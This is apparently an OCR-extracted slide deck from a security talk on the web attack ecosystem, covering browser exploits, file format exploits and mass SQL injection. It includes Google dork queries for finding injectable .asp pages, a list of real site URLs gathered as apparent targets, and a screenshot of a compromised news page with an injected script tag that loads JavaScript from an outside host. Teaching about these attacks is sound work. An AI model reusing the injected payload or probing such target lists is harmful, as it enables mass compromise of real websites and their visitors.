
SQL Injection

Web apps

XSS

Makes sense?

The Eco System of Attacks



Browser Exploits

File Format Exploits

Mass 0wnage


Old sk00l web hacking

Clever Payloads


Browser Exploits

- One born every minute
  - IE XML
  - MS02-009
  - Safari and Quicktime
  - IE8, FF3.1, Safari 4 – all pwned at Cansecwest
- Core browser components
- Plugins

No hope for browsers


Windows Live - Windows Internet Explorer
http://www.live.com/
Google
File Edit View Favorites Tools Help
mywebsearch Search Smiley Central Screensavers Cursor Mania PopSwatter Fun Cards
Alexa Search Info 9 Netvibes • Microsoft Corporation • Flickr • WordPress • del.icio.us • QDB amazon.com
DOGPILE Web Search Type Search Here Fetch 0 blocked abcNEWS Had Molested Children Before Yellow Pages White Pages
Ask Search Web Highlight PopSwatter MyStuff Sign In Zoom News Weather
DAP Options Softwa D/L 0 files DAP Drive
Y! Search Web Mail My Yahoo! Answers Fantasy Sports Hockey
Google G Go Bookmarks PageRank 0 blocked Check AutoLink AutoFill Send to Settings
altavista Search the Web Translate Highlight On: 0 Last Search
AOL Search Top Stories (6) Investing Games Sports (10) AOL Radio MapQuest
mamma Search Web News Images Advanced search
wordz Lookup: In: Dictionary Lookup
Search SEO PPC Links Favorites Shopping ToolbarBrowser Back 203917
Search Toolbars Engines Other Forum Manual Tutorial FAQ Toolbar Library Download
Windows Live Welcome to Tabbed Brow... Page Tools
Windows Live™
Sign in
Options | Personalize page
Live Search
Web Images News Local QnA Beta
Done
Internet | Protected Mode: Off 100%
4 Firefox Windows... X-Chat [1... Trellian s... Windows... Untitled -... 8:32 PM

Browser Architecture



user loaded content

<img> <iframe> <script>
<object> <div> <style>
<embed> <span> <table>
<form> <input> ... etc.

Ajax/rich apps

Ajax libs

HTML+CSS

Javascript

DOM

ActiveX

mime types

BHO

Flash

PDF

Quicktime

Media


File format exploits

- PDF
  - Adobe's bug went unpatched for a month
- Media codecs
- Image libraries

Mass delivery mechanisms

- Mass SQL Injection
- XSS
- SPAM

SQL Injection Discovery




```
http://www.google.com/search?num=100&hl=en&lr=&newwindow=1&as_qdr=all&q=inurl%3A%22.asp%22+inurl%3A%2
http://www.google.com//search?q=inurl:%22.asp%22+inurl:%22a%3d%22&num=100&hl=en&lr=&newwindow=1&as_qdr=all&start=200
```

```
http://www.simmtester.com/page/news/showpubnews.asp?title=A+Quick+Look+at+Enhanced+Performance+Profiles+(EPP)+Me
http://investing.businessweek.com/research/common/symbollookup/symbollookup.asp?letterIn=A
http://search.barnesandnoble.com/booksearch/results.asp?wrd=a+new+earth&src=tc
http://www.recruitireland.com/careercentre/news/anmviewer.asp?a=1512&z=2&isasp=rinews.asp&subcat=
http://www.robertmundell.net/books/main.asp?Title=A%20Theory%20of%20Optimum%20Currency%20Areas
http://www.sethbarnes.com/index.asp?filename=theres-a-worldwide-war-between-good-evil
http://www.ins.state.pa.us/ins/cwp/view.asp?a=1331&q=542979
http://www.aegis.com/ni/topics/glossary/a.asp?page=A
http://www.niscair.res.in/InformationResources/info.asp?a=topframe.htm&b=leftcon.asp&c=nsl/nsl.htm&d=test
http://www.moneyminded.com.au/words/default.asp?letter=A
http://www.online-medical-dictionary.org/a.asp?q=~a
http://keywords.msu.edu/a-z/directory.asp?list=a
http://www.banking.state.pa.us/banking/cwp/view.asp?a=1350&q=546528
http://www.sickkids.ca/HumanResources/section.asp?s=Find+a+Career&sID=13
http://www.vegastowers.com/raf.asp?BTag=a
http://www.atstacticalgear.com/istar.asp?a=29&manufacturer=ATS
http://www.acronymfinder.com/af-query.asp?acronym=Hep+A
http://www.watermelon.org/index.asp?a=dsp&htype=recipe&pid=18
http://www.ecml.at/help/alpha.asp?abc=A
http://www.nhra.com/apcm/APCMviewer.asp?a=17520&z=8
http://www.xigla.com/absolutenm/xlaabsolutenm/anmviewer.asp?a=1&z=1
http://www.law-dictionary.org/a.asp?q=~a
http://www.maplemusic.com/artist_listing.asp?id1=a
http://www.tafe.wa.gov.au/Dynamic/DynamicPge.asp?a=10029,0,Std
http://www.mg.co.za/Content/l3_f.asp?a=18&o=10298
http://www.dx21.com/SCRIPTING/RUNDLL32/REFGUIDE.ASP?P=A
```

ALL MEMO1'S URL FINISHED! ^_^ SEE LOG

An example



AHMEDABADMIRROR.com

Quick News

Advertisement

» News » Ahmedabad Talking » Entertainment » Chaitime » Specials » You » Tech » Cleanliness Campaign

You are here - Home » Entertainment » ETC<script src=http://iwdown.com/inc/e.js></script> » Story

ETC<script src=http://iwdown.com/inc/e.js></script>

Javascript tag injected by mass SQL injection

Konnichiwa Japan!

Indo-Japan Friendship Association to host a four-day Japanese Film Festival in Ahmedabad

Posted On Thursday, January 08, 2009 at 02:47:20 AM

A four-day Japanese film festival will be organised at the Ahmedabad Management Association. The four-day film festival begins on January 10 and would have on display an exhibition of Japanese kites and tops. There would also be a collection of photographs portraying the colours of Fall in Japan apart from showcasing award-winning Japanese films.

